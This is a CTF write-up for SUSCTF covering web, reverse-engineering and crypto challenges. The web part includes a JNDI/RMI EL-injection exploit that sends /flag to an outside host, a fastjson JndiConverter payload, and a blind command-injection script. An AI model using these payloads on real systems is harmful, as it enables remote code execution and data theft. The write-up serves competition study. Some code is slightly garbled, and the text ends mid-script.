SUSCTF-b3f0re

WEB

baby gadget v1.0

org.apache.naming.factory.BeanFactory 存在于Tomcat依赖包中，所以使用也是非常广泛。然后使用el表达式绕过。http外带即可

Java

```java
import com.sun.jndi.rmi.registry.ReferenceWrapper;
import org.apache.naming.ResourceRef;
import javax.naming.NamingException;
import javax.naming.StringRefAddr;
import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;
import javax.script.ScriptException;
import java.io.BufferedReader;
import java.io.FileReader;
import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class RMIServer {
    public static void main(String[] args) throws Exception {
        int rmi_port = 9999;
        System.setProperty("java.rmi.server.hostname", "8.142.93.103");
        System.out.println(System.getProperty("java.rmi.server.hostname"));
//        String command ="\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"\")";
        String cmd = "connection=new java.net.URL('http://8.142.93.103:2333/').openConnection();connection.setRequestProperty('accept', new java.io.BufferedReader(new java.io.FileReader('/flag')).readLine());connection.setRequestMethod('GET');connection.connect();connection.getResponseCode();";
        String command = "\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\""+cmd+"\")";
        Registry registry = LocateRegistry.createRegistry(rmi_port);
// 实例化Reference，指定目标类为javax.el.ELProcessor，工厂类为org.apache.naming.factory.BeanFactory
```

```
        ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "",
true,"org.apache.naming.factory.BeanFactory",null);
// 强制将 'x' 属性的setter 从 'setX' 变为 'eval', 详细逻辑见
BeanFactory.getObjectInstance 代码
        ref.add(new StringRefAddr("forceString", "KINGX=eval"));
// 利用表达式执行命令
        ref.add(new StringRefAddr("KINGX", command));

        ReferenceWrapper referenceWrapper = new ReferenceWrapper(ref);
        registry.bind("Exploit", referenceWrapper);
    }
}
```

baby gadget v1.0 revenge

Apache

```
POST /admin/mailbox.jsp HTTP/1.1
Host: 124.71.187.127:20013
Content-Length: 110
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.187.127:20013
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.187.127:20013/admin/mailbox.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-TW;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6
Cookie: JSESSIONID=B6AC8A00059C86084F1E2C690965F489
Connection: close

inputtext=
{"@type":"org.apache.xbean.propertyeditor.JndiConverter","AsText":"rmi://8.142.9
3.103:9999/Exploit"}
```

baby gadget v2.0

Xxe 读文件，拿到源码(没看懂

TypeScript

```
JRE:
8u191
Dependency:
commons-collections3.1
Source Code:
public submitUrl(Ljava/lang/String;)V throws java/io/IOException
java/lang/ClassNotFoundException
    // parameter  request
  @Lorg/springframework/web/bind/annotation/ResponseBody;()
  @Lorg/springframework/web/bind/annotation/PostMapping;(value=
{"/bf2dcf6664b16e0efe471b2eac2b54b2"})
    // annotable parameter count: 1 (visible)
    @Lorg/springframework/web/bind/annotation/RequestBody;() // parameter 0
   L0
    LINENUMBER 66 L0
    NEW sun/misc/BASE64Decoder
    DUP
    INVOKESPECIAL sun/misc/BASE64Decoder.<init> ()V
    ASTORE 2
   L1
    LINENUMBER 67 L1
    ALOAD 2
    ALOAD 1
    INVOKESTATIC java/net/URLDecoder.decode
(Ljava/lang/String;)Ljava/lang/String;
    INVOKEVIRTUAL sun/misc/BASE64Decoder.decodeBuffer (Ljava/lang/String;)[B
    ASTORE 3
   L2
    LINENUMBER 68 L2
    NEW java/io/ByteArrayInputStream
    DUP
    ALOAD 3
    INVOKESPECIAL java/io/ByteArrayInputStream.<init> ([B)V
    ASTORE 4
   L3
    LINENUMBER 69 L3
    NEW com/tr1ple/sus/controller/SafeInputStream
    DUP
    ALOAD 4
    INVOKESPECIAL com/tr1ple/sus/controller/SafeInputStream.<init>
(Ljava/io/InputStream;)V
    ASTORE 5
   L4
    LINENUMBER 70 L4
    ALOAD 5
    INVOKEVIRTUAL com/tr1ple/sus/controller/SafeInputStream.readObject
()Ljava/lang/Object;
    POP
   L5
```

```
    L5
     LINENUMBER 71 L5
     ALOAD 5
     INVOKEVIRTUAL com/tr1ple/sus/controller/SafeInputStream.close ()V
    L6
     LINENUMBER 72 L6
     RETURN
    L7
     LOCALVARIABLE this Lcom/tr1ple/sus/controller/ServerController; L0 L7 0
     LOCALVARIABLE request Ljava/lang/String; L0 L7 1
     LOCALVARIABLE b64 Lsun/misc/BASE64Decoder; L1 L7 2
     LOCALVARIABLE requestDe [B L2 L7 3
     LOCALVARIABLE inputStream Ljava/io/InputStream; L3 L7 4
     LOCALVARIABLE ois Lcom/tr1ple/sus/controller/SafeInputStream; L4 L7 5
     MAXSTACK = 3
     MAXLOCALS = 6


public class com/tr1ple/sus/controller/SafeInputStream extends
java/io/ObjectInputStream {

  // compiled from: SafeInputStream.java

  // access flags 0x1
  public Z entry

  // access flags 0x1A
  private final static [Ljava/lang/String; blacklist

  // access flags 0x1
  public <init>(Ljava/io/InputStream;)V throws java/io/IOException
    // parameter  is
    L0
     LINENUMBER 21 L0
     ALOAD 0
     ALOAD 1
     INVOKESPECIAL java/io/ObjectInputStream.<init> (Ljava/io/InputStream;)V
    L1
     LINENUMBER 11 L1
     ALOAD 0
     ICONST_1
     PUTFIELD com/tr1ple/sus/controller/SafeInputStream.entry : Z
    L2
     LINENUMBER 22 L2
     RETURN
    L3
     LOCALVARIABLE this Lcom/tr1ple/sus/controller/SafeInputStream; L0 L3 0
     LOCALVARIABLE is Ljava/io/InputStream; L0 L3 1
     MAXSTACK = 2
```

```
92      MAXLOCALS = 2
93
94    // access flags 0x1
95    // signature (Ljava/io/ObjectStreamClass;)Ljava/lang/Class<*>;
96    // declaration: java.lang.Class<?> resolveClass(java.io.ObjectStreamClass)
97    public resolveClass(Ljava/io/ObjectStreamClass;)Ljava/lang/Class; throws
    java/io/IOException java/lang/ClassNotFoundException
98      // parameter  des
99     L0
100     LINENUMBER 26 L0
101     ALOAD 0
102     GETFIELD com/tr1ple/sus/controller/SafeInputStream.entry : Z
103     IFEQ L1
104    L2
105     LINENUMBER 27 L2
106     ALOAD 0
107     ICONST_0
108     PUTFIELD com/tr1ple/sus/controller/SafeInputStream.entry : Z
109    L3
110     LINENUMBER 28 L3
111     GETSTATIC com/tr1ple/sus/controller/SafeInputStream.blacklist :
    [Ljava/lang/String;
112     INVOKESTATIC java/util/Arrays.asList ([Ljava/lang/Object;)Ljava/util/List;
113     ALOAD 1
114     INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
115     INVOKEINTERFACE java/util/List.contains (Ljava/lang/Object;)Z (itf)
116     IFNE L4
117     ALOAD 1
118    L5
119     LINENUMBER 29 L5
120     INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
121     LDC "Set"
122     INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
123     IFNE L4
124     ALOAD 1
125    L6
126     LINENUMBER 30 L6
127     INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
128     LDC "List"
129     INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
130     IFNE L4
131     ALOAD 1
132    L7
133     LINENUMBER 31 L7
134     INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
135     LDC "Map"
136     INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
137     IFNE L4
```

```
138      ALOAD 1
139     L8
140      LINENUMBER 32 L8
141      INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
142      LDC "Tree"
143      INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
144      IFNE L4
145      ALOAD 1
146     L9
147      LINENUMBER 33 L9
148      INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
149      LDC "Font"
150      INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
151      IFNE L4
152      ALOAD 1
153     L10
154      LINENUMBER 34 L10
155      INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
156      LDC "Support"
157      INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
158      IFNE L4
159      ALOAD 1
160     L11
161      LINENUMBER 35 L11
162      INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
163      LDC "Collection"
164      INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
165      IFNE L4
166      ALOAD 1
167     L12
168      LINENUMBER 36 L12
169      INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
170      LDC "Impl"
171      INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
172      IFNE L4
173      ALOAD 1
174     L13
175      LINENUMBER 37 L13
176      INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
177      LDC "Bag"
178      INVOKEVIRTUAL java/lang/String.contains (Ljava/lang/CharSequence;)Z
179      IFEQ L14
180     L4
181      LINENUMBER 39 L4
182     FRAME SAME
183      NEW java/lang/ClassNotFoundException
184      DUP
185      NEW java/lang/StringBuilder
```

```
186      DUP
187      INVOKESPECIAL java/lang/StringBuilder.<init> ()V
188      LDC "Cannot deserialize "
189      INVOKEVIRTUAL java/lang/StringBuilder.append
    (Ljava/lang/String;)Ljava/lang/StringBuilder;
190      ALOAD 1
191      INVOKEVIRTUAL java/io/ObjectStreamClass.getName ()Ljava/lang/String;
192      INVOKEVIRTUAL java/lang/StringBuilder.append
    (Ljava/lang/String;)Ljava/lang/StringBuilder;
193      INVOKEVIRTUAL java/lang/StringBuilder.toString ()Ljava/lang/String;
194      INVOKESPECIAL java/lang/ClassNotFoundException.<init> (Ljava/lang/String;)V
195      ATHROW
196     L14
197      LINENUMBER 41 L14
198     FRAME SAME
199      ALOAD 0
200      ALOAD 1
201      INVOKESPECIAL java/io/ObjectInputStream.resolveClass
    (Ljava/io/ObjectStreamClass;)Ljava/lang/Class;
202      ARETURN
203     L1
204      LINENUMBER 44 L1
205     FRAME SAME
206      ALOAD 0
207      ALOAD 1
208      INVOKESPECIAL java/io/ObjectInputStream.resolveClass
    (Ljava/io/ObjectStreamClass;)Ljava/lang/Class;
209      ARETURN
210     L15
211      LOCALVARIABLE this Lcom/tr1ple/sus/controller/SafeInputStream; L0 L15 0
212      LOCALVARIABLE des Ljava/io/ObjectStreamClass; L0 L15 1
213      MAXSTACK = 4
214      MAXLOCALS = 2
215
216    // access flags 0x8
217    static <clinit>()V
218     L0
219      LINENUMBER 12 L0
220      ICONST_5
221      ANEWARRAY java/lang/String
222      DUP
223      ICONST_0
224      LDC "java.util.Hashtable"
225      AASTORE
226      DUP
227      ICONST_1
228      LDC "java.util.HashSet"
229      AASTORE
230      DUP
```

```
231      ICONST_2
232      LDC "java.util.HashMap"
233      AASTORE
234      DUP
235      ICONST_3
236      LDC "javax.management.BadAttributeValueExpException"
237      AASTORE
238      DUP
239      ICONST_4
240      LDC "java.util.PriorityQueue"
241      AASTORE
242      PUTSTATIC com/tr1ple/sus/controller/SafeInputStream.blacklist :
    [Ljava/lang/String;
243      RETURN
244      MAXSTACK = 4
245      MAXLOCALS = 0
246  }
```

有过滤，尝试用yso的jrmp来打，发现能通，然后jrmp，用魔改的cc链子往里面注内存马，flag在根目录的this_is_flag.txt

baby gadget v2.0 revenge

通杀了，不理解

fxxkcors

https://blog.azuki.vip/csrf/ csrf不解释了(

HTML practice

unicode绕过，写一个 https://docs.makotemplates.org/en/latest/syntax.html#exiting-early-from-a-template

Shell

```
1  % for b in exec(name):
2  aaa
3  % endfor
```

然后命令盲注

Python

```python
import requests
import time
import string
str=string.ascii_letters+string.digits
str=str+"{}_-`~!@#$%^&*()+"
result=""
for i in range(1,60):
    for n in str:
        payload="if [ `cut -c {} /flag` = \"{}\" ];then sleep 3;fi".format(i,n)

url=f"http://124.71.178.252/view/YSfHOQcya9koeGw7UsWA10E4vuJxmPnM.html?name=__imp
"
        start=time.time()
        talk=requests.get(url=url).text
        if talk:
            if int(time.time())-int(start) >2:
                result=result+n
                print(result)
```

Reverse

DigitalCircuits

winhex查看，有python37字样，猜测是python打包的exe。

用脚本pyinstxtractor.py解包

找到DigitalCircuits文件和struct文件，修复DigitalCircuits.pyc文件。

用python3.7版本uncompyle6反编译得到

Plain Text

```
import time

def f1(a, b):
    if a == '1':
        if b == '1':
            return '1'
    return '0'


def f2(a, b):
    if a == '0':
        if b == '0':
            return '0'
```

```
    return '1'


def f3(a):
    if a == '1':
        return '0'
    if a == '0':
        return '1'


def f4(a, b):
    return f2(f1(a, f3(b)), f1(f3(a), b))


def f5(x, y, z):
    s = f4(f4(x, y), z)
    c = f2(f1(x, y), f1(z, f2(x, y)))
    return (s, c)


def f6(a, b):
    ans = ''
    z = '0'
    a = a[::-1]
    b = b[::-1]
    for i in range(32):
        ans += f5(a[i], b[i], z)[0]
        z = f5(a[i], b[i], z)[1]

    return ans[::-1]


def f7(a, n):
    return a[n:] + '0' * n


def f8(a, n):
    return n * '0' + a[:-n]


def f9(a, b):
    ans = ''
    for i in range(32):
        ans += f4(a[i], b[i])

    return ans


```

```
def f10(v0, v1, k0, k1, k2, k3):
    s = '00000000000000000000000000000000'
    d = '10011110001101110111100110111001'
    for i in range(32):
        s = f6(s, d)
        v0 = f6(v0, f9(f9(f6(f7(v1, 4), k0), f6(v1, s)), f6(f8(v1, 5), k1)))
        v1 = f6(v1, f9(f9(f6(f7(v0, 4), k2), f6(v0, s)), f6(f8(v0, 5), k3)))
    print('s:',s)
    return v0 + v1


k0 = '0100010001000101'.zfill(32)
k1 = '0100000101000100'.zfill(32)
k2 = '0100001001000101'.zfill(32)
k3 = '0100010101000110'.zfill(32)
flag = input('please input flag:')
if flag[0:7] != 'SUSCTF{' or flag[(-1)] != '}':
    print('Error!!!The formate of flag is SUSCTF{XXX}')
    time.sleep(5)
    exit(0)
flagstr = flag[7:-1]
if len(flagstr) != 24:
    print('Error!!!The length of flag 24')
    time.sleep(5)
    exit(0)
else:
    res = ''
    for i in range(0, len(flagstr), 8):
        v0 = flagstr[i:i + 4]
        v0 = bin(ord(flagstr[i]))[2:].zfill(8) + bin(ord(flagstr[(i + 1)]))
[2:].zfill(8) + bin(ord(flagstr[(i + 2)]))[2:].zfill(8) + bin(ord(flagstr[(i +
3)]))[2:].zfill(8)
        v1 = bin(ord(flagstr[(i + 4)]))[2:].zfill(8) + bin(ord(flagstr[(i +
5)]))[2:].zfill(8) + bin(ord(flagstr[(i + 6)]))[2:].zfill(8) +
bin(ord(flagstr[(i + 7)]))[2:].zfill(8)
        res += f10(v0, v1, k0, k1, k2, k3)

    if res ==
'00111110100010010100011111001011110011001001010001000110001110010011000100110101
11000001110001000001110110000101101101000100100111101101001100010011100110110000
10011101100101110011001000010011 1':
        print('True')
    else:
        print('False')
time.sleep(5)

```

可以看出是一个tea加密，f6是二进制加法，f10是tea加密

写个二进制减法进行tea解密即可

脚本如下

Plain Text

```
import time

def f1(a, b):
    if a == '1':
        if b == '1':
            return '1'
    return '0'


def f2(a, b):
    if a == '0':
        if b == '0':
            return '0'
    return '1'


def f3(a):
    if a == '1':
        return '0'
    if a == '0':
        return '1'


def f4(a, b):
    return f2(f1(a, f3(b)), f1(f3(a), b))


def f5(x, y, z):
    s = f4(f4(x, y), z)
    c = f2(f1(x, y), f1(z, f2(x, y)))
    return (s, c)


def f6(a, b):
    ans = ''
    z = '0'
    a = a[::-1]
    b = b[::-1]
    for i in range(32):
        ans += f5(a[i], b[i], z)[0]
```

```
        ans += f3(a[i], b[i], z)[0]
        z = f5(a[i], b[i], z)[1]

    return ans[::-1]


def f7(a, n):
    return a[n:] + '0' * n


def f8(a, n):
    return n * '0' + a[:-n]


def f9(a, b):
    ans = ''
    for i in range(32):
        ans += f4(a[i], b[i])

    return ans

def f11(x, y, z):
    if x=='1' and y=='1' and z=='1':
        s='1'
        c='1'
    elif x=='1' and y=='1' and z=='0':
        s='0'
        c='0'
    elif x=='1' and y=='0' and z=='1':
        s='0'
        c='0'
    elif x=='1' and y=='0' and z=='0':
        s='1'
        c='0'
    elif x=='0' and y=='1' and z=='1':
        s='0'
        c='1'
    elif x=='0' and y=='1' and z=='0':
        s='1'
        c='1'
    elif x=='0' and y=='0' and z=='1':
        s='1'
        c='1'
    elif x=='0' and y=='0' and z=='0':
        s='0'
        c='0'
    return (s, c)
def f12(a, b):
    ans = ''
```

```
    z = '0'
    a = a[::-1]
    b = b[::-1]
    for i in range(32):
        ans += f11(a[i], b[i], z)[0]
        z = f11(a[i], b[i], z)[1]

    return ans[::-1]
def f10(v0, v1, k0, k1, k2, k3):
    s = '11000110111011110011011100100000'
    d = '10011110001101110111100110111001'
    for i in range(32):
        v1 = f12(v1, f9(f9(f6(f7(v0, 4), k2), f6(v0, s)), f6(f8(v0, 5), k3)))#v1 += sum^((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 = f12(v0, f9(f9(f6(f7(v1, 4), k0), f6(v1, s)), f6(f8(v1, 5), k1)))#v0 += sum^((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        s = f12(s, d)#sum -= delta;
    return v0 + v1


k0 = '0100010001000101'.zfill(32)
k1 = '0100000101000100'.zfill(32)
k2 = '0100001001000101'.zfill(32)
k3 = '0100010101000110'.zfill(32)
res = '00111110100010010100011111001011110011001001010001000110001110010011000100110101100000111000100000111011000010110110100010010011110110100110001001110011011000010011101100101110011001000010011'
flag=''
for k in range(0,len(res),64):
    res1 =res[k:k+64]
    v0 = res1[:32]
    v1 = res1[32:]
    R = f10(v0, v1, k0, k1, k2, k3)
    for i in range(0,len(R),8):
        t=R[i:i+8]
        t=chr(int(t,2))
        flag+=t
print('SUSCTF{'+flag+'}')
```

得到flag:SUSCTF{XBvfaEdQvbcrxPBh8AOcJ6gA}

hell_world

是西湖论剑原题,只是把异或同一个值改成了每个异或不同值,在比较处下断点,查看加密后的输入数据的值与加密后的flag值,输入'012345678901234567890123456789012345678901234567890',知道2表示0,3表示1,

简单的尝试一下

```
ug034:0000015CE47B7E5E db    0
ug034:0000015CE47B7E5F db    0
ug034:0000015CE47B7E60 db    2
ug034:0000015CE47B7E61 db    3
ug034:0000015CE47B7E62 db    3
ug034:0000015CE47B7E63 db    2
ug034:0000015CE47B7E64 db    2
ug034:0000015CE47B7E65 db    3
ug034:0000015CE47B7E66 db    3
ug034:0000015CE47B7E67 db    2
```

```
debug035:0000015CE46700A7 db    0
debug035:0000015CE46700A8 db    2
debug035:0000015CE46700A9 db    2
debug035:0000015CE46700AA db    2
debug035:0000015CE46700AB db    2
debug035:0000015CE46700AC db    2
debug035:0000015CE46700AD db    3
debug035:0000015CE46700AE db    2
debug035:0000015CE46700AF db    3
debug035:0000015CE46700B0 db  0Dh
```

Perl

```perl
a=ord('0')
b=int('01100110',2)
d=a^b
c=int('00000101',2)
print(chr(c^d))#S
```

确实是flag的开头,然后开始进行密文的dump。sub_7FF682FC0180为加密函数,而v25的值是由字符串赋予,因此猜测v25即为与flag异或的值,跟进字符串查看其值,发现第一个值确实是86。

```
v23 = sub_7FF682FCEB56(a1);
v24 = *(_DWORD *)(v1 + 384) - 1;
if ( v24 >= 0x2C )
  sub_7FF682FE8AD0("hello.vhdl", 50i64, v24, &unk_7FF683085C38);
v25 = dword_7FF683085C50[v24];
if ( v25 < 0 )
  sub_7FF682FE88D2("hello.vhdl", 50i64);
sub_7FF682FC0180(&v79, v25, 8);
```

```
.rdata:00007FF683085C50 ; _DWORD dword_7FF683085C50[48]
.rdata:00007FF683085C50 dword_7FF683085C50 dd 56h, 0DAh, 0CDh, 3Ah, 7Eh, 86h, 13h, 0B5h, 1Dh, 9Dh, 0FCh, 97h, 8Ch, 31h, 6Bh, 0C9h, 0FBh, 1Ah
.rdata:00007FF683085C50                                ; DATA XREF: sub_7FF682FCCAB0+654↑o
.rdata:00007FF683085C50                                ; .rdata:00007FF683086050↓o
.rdata:00007FF683085C50 dd 2Dh, 0DCh, 0D3h, 0F1h, 0F4h, 36h, 9, 20h, 42h, 4, 6Ah, 71h, 53h, 78h, 0A4h, 97h, 8Fh, 7Ah, 72h, 39h
.rdata:00007FF683085C50 dd 0E8h, 3Dh, 0FAh, 40h, 3Dh, 198h, 0, 0, 0
.rdata:00007FF683085D10 unk_7FF683085D10 db    5       ; DATA XREF: sub_7FF682FCC580+C↑o
.rdata:00007FF683085D10                                ; sub_7FF682FCC580+67↑o
.rdata:00007FF683085D10                                ; sub_7FF682FCC580+B7↑o
.rdata:00007FF683085D10                                ; .rdata:00007FF683085E10↓o
```

Apache

```
enc=[5,143,158,121,42,192,104,129,45,252,207,164, 181, 85, 95,
228,157,35,214,29,241,231,151, 145,
6,36,66,113,60,88,92,48,25,198,245,188,75,66,93,218,88,155,36,64]
key=[ 86,218, 205,58, 126,134,19,181, 29,157,252,151, 140,
49,107,201,251,26,226,45,220,211, 241,244,54,9,32,66, 4,106, 113,83, 120,
164,151,143,122,114,57,232,61,250,64,61]
ans=''
for i in range(len(enc)):
        ans+=chr(enc[i]^key[i])
print(ans)
#SUSCTF{40a339d4-f940-4fe0-b382-cabb310d2ead}
```

Crypto

Large case

给了p,q,r，n为三者的乘积，e就是phi的因子，并且是p-1,q-1,r-1中三个素因子的乘积，由于e，phi不互素，我们考虑使用AMM开根算法。尝试分解p-1,q-1,r-1，p-1能完全分解，q-1用yafu分解1300s也能搞出来，r-1搞了两个小时没出来（事实上证明没啥用）。由于AMM只能解决小指数的情形，若指数很大，这题就基本上没戏了（~~不然可以发paper子~~），所以我们猜想，e取的是p-1,q-1,r-1的小因子。但是r-1最小的因子都有上百万。因此我们利用条件将pad(m)的3096位归约到1024位到2048位之间，而p,q也是1024位，这时m就会在pq的域下了，所以我们丢掉r-1的因子，直接用p-1,q-1的小因子去搞（太小的如2，3，7还是不大可能），r-1也取个小因子（后面在跑的时候思考既然我们都已经不考虑r-1的因子了，那这个因子大不大其实跟我们没什么关系，当时想如果这个跑不出就换大因子搞，还好出了），开根之后得到flag。

Apache

```
#开r次方根
import random
import sympy
import math
from gmpy2 import *
from Crypto.Util.number import *

def Legendre(a,p):        #勒让德符号计算
    return (pow((a%p+p)%p,(p-1)//2,p))%p

def ex_Legendre(a,p,r):     #判断是否为r次剩余
    return (pow(a,(p-1)//r,p)==1)

def get_nonre(p):
    a=random.randint(1,p)
```

```
    while Legendre(a,p)==1:
        a=random.randint(1,p)
    return a

def get_ex_nonre(p,r):
    a=random.randint(1,p)
    while ex_Legendre(a,p,r)==1:
        a=random.randint(1,p)
    return a

def get_ts(p):
    p=p-1
    count=0
    while p%2==0:
        count+=1
        p=p//2
    return count,p

def get_ex_ts(p,r):
    p=p-1
    count=0
    while p%r==0:
        count+=1
        p=p//r
    return count,p

def get_alpha(r,s):
    k=1
    while (s*k+1)%r!=0:
        k+=1
    alpha=(s*k+1)//r
    return alpha

def amm2(a,p):
    t,s=get_ts(p)
    ta=pow(get_nonre(p),s,p)
    tb=pow(a,s,p)
    h=1
    for i in range(1,t):
        d=pow(tb,2**t-1-i,p)
        if d==1:
            k=0
        else:
            k=1
        tb=(tb*pow(ta,2*k,p))%p
        h=(h*pow(ta,k,p))%p
        ta=pow(ta,2,p)
    return h*pow(a,(s+1)//2,p)%p
```

```
64
65  def ammr(a,p,r):            #AMM获得一个根
66      t,s=get_ex_ts(p,r)
67      alpha=get_alpha(r,s)
68      rho=get_ex_nonre(p,r)
69      ta=pow(rho,(s*r**(t-1))%(p-1),p)
70      tb=pow(a,r*alpha-1,p)
71      tc=pow(rho,s,p)
72      h=1
73      if t==0:
74          return pow(a,alpha*h,p),ta,p
75      for i in range(1,t-1):
76          d=pow(tb,r**(t-1-i),p)
77          if d==1:
78              j=0
79          else:
80              print("dddd")
81              j=-sympy.discrete_log(p,d,ta)
82              #j=-math.log(d,a)
83              print(j)
84          b=b*pow(pow(tc,j,p),a)%p
85          h=h*pow(c,j,p)%p
86          c=pow(c,r,p)
87      return pow(a,alpha*h,p),ta,p
88
89  def extend(root,ta,p,r):
90      res=set()
91      for i in range(r):
92          tmp=root*pow(ta,i,p)%p
93          res.add(tmp)
94      return list(res)
95
96  #a为系数列表,b为模数列表
97  def CRT(a,b):
98      pro=1
99      res=0
100     for i in b:
101         pro*=i
102     for i in range(len(b)):
103         R=pro//b[i]
104         res+=a[i]*R*invert(R,b[i])
105     return res%pro
106
107 def solve_n(a,p,q,r):        #解当n=pq时的情形
108     res=[]
109     RES1=ammr(a%p,p,r)
110     RES2=ammr(a%q,q,r)
111     L1=extend(RES1[0],RES1[1],RES1[2],r)
```

```
    L2=extend(RES2[0],RES2[1],RES2[2],r)
    for i in L1:
        for j in L2:
            temp=CRT([i,j],[p,q])
            res.append(temp)
    return res

p=127846753573603084140032502367311687577517286192893830888210505400863747960458
410091624928485398237221748639465569360357083610343901195273740653100259873512668
015324620239720302434418836556626441491996755736644886234427063508445212117628827
393696641594389475794455769831224080974098671804484986257952189021223
q=145855456487495382044171198958191111759614682359121667762539436558951453420409
098978730659224765186993202647878416602503196995715156477020462357271957894750950
465766809623184979464111968346235929375202282811814079958258215558862385475337911
665725569669510022344713444067774094112542265293776098223712339100693
r=165967627827619421909025667485886197280531070386062799707570138462960892786375
448755168117226002965841166040777799690060003514218907279202146293715568618421507
166624010447447835500614000601643150187327886055136468260391127675012777934049855
029499330117864969171026445847229725440665179150874362143944727374907
a=283277555748741881666349464584909706692596779975489597982978449904043738545060
353773286257649575820724063273429094792829196106361189782268890944751126063942936
776847937859953271262177491873330485724709971404461569187799553417384930235362039
998964556154740935816737742977300569756637926517438095143203791897482281868123621
112753688073161375690508818356712739795492736743994105438575736577194329751372142
329306630950863097761601196849158280502041616545429586870751042908365507050717385
205371671658706357669408813112610215766159761927196639404951251535622349916877296
956767883165696947955379829079278948514755758174884809479690995427980775293393456
403529481055942899970158049070109142310832516606657100119207595631431023336544432
679282722485978175459551109374822024850128128796213791820270973849303929674648894
135672365776376696816104314090776423931007123128977218361110636927878232444348690
591774581974226318856099862175526133892
PP=[ 7, 757, 1709, 85015583, 339028665499, 149105250954771885483776047,
164246389268657257860208547510110472380558567867570758655300983770727929164816074
472274542057078673558263101945201665415758662354345490893880752163755022357910331
769610443845696678039662434355045109601373092829204166713382544405644813664370467
7066463120079]
QQ=[ 3, 66553, 84405986771, 81768440203, 38037107558208320033,
161377186048460305891354908517 13,
143695760563110381983620759351994862012011153810942896710317749944522143070429711
667301468970094389570780523006839169100412507235739531103495662163116850096757442
154219711859096785460529347047092320601992863214050457699761941100 37]
RR=[5156273,10012111,11607389,68872137169799749,9691125310820433463]
P=757
Q=66553
R=5156273
e=P*Q*R
a=a*invert(pow(2**1024,e,p*q*r),p*q*r)%(p*q*r)
print(a)
```

```python
A1=pow(a,invert((Q*R)%(p-1),p-1),p)
A2=pow(a,invert((P*R)%(q-1),q-1),q)
RES1=ammr(A1%p,p,P)
RES2=ammr(A2%q,q,Q)
print(pow(RES1[0],P,p)==A1)
print(pow(RES2[0],Q,q)==A2)
print(RES1[0])
print(RES2[0])
tt1=7700134146413203335573871689895239649523826964798753951118907764374468701380230646668699151638088864326937164914647973580340523759806441772313411463030830977275574217572801250453207088891613732432934275970526137904863662059764692420784462894335565049743175545091375493307863291499149512027751479854369076486
tt2=97127769154391954478158333319253125848146734781401341100552749456749909131766132177841450244285412055004811036427963683364198744452408709852717758239537039794748062597759047284626577221916908271740791136898405499359224473811595744452970474069305546442180105085850003353278267681999778967972663810137184306114

L1=extend(RES1[0],RES1[1],RES1[2],P)
L2=extend(RES2[0],RES2[1],RES2[2],Q)
print(tt1 in L1)
print(tt2 in L2)
#逆序枚举更快
for i in L1[::-1]:
    for j in L2:
        temp=CRT([i,j],[p,q])
        m=long_to_bytes(temp)
        if b'SUSCTF' in m:
            print(m)
            break
#b'For RSA, the wrong key generation method can also reveal information. You recover my secret message, and here is the flag:SUSCTF{N0n_c0prime_RSA_c1pher_cAn_a1s0_recover_me33age!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

Ez_Pager_Tiper

题目定义了一个lfsr类和一个基于lfsr的伪随机数生成器类，分析位运算可知伪随机数生成器的输出要么是c2，要么是c1 ^ c2，由magic的二进制下1的个数决定，奇数个为c2,偶数个为c1 ^ c2，对于problem1,magic由移位得到，个数肯定为奇数，所以就是c2产生随机数，对于problem1的c2，由于数据量比较小，可以采用爆破（逆序爆破），也可以使用BM算法，求得seed3和mask2后，解密得到一个小故事，然后进入problem2，此时magic1的位数为偶数，所以是c1 ^ c2，考虑到数据量，我们枚举seed3，用lfsr2生成的序列去推lfsr1生成的序列，得到128位输出，这里就只能用BM了，求出seed1和mask1之后解密筛选得到flag。

Python

```python
#sage
from base64 import *
from Crypto.Util.number import *
n1=64
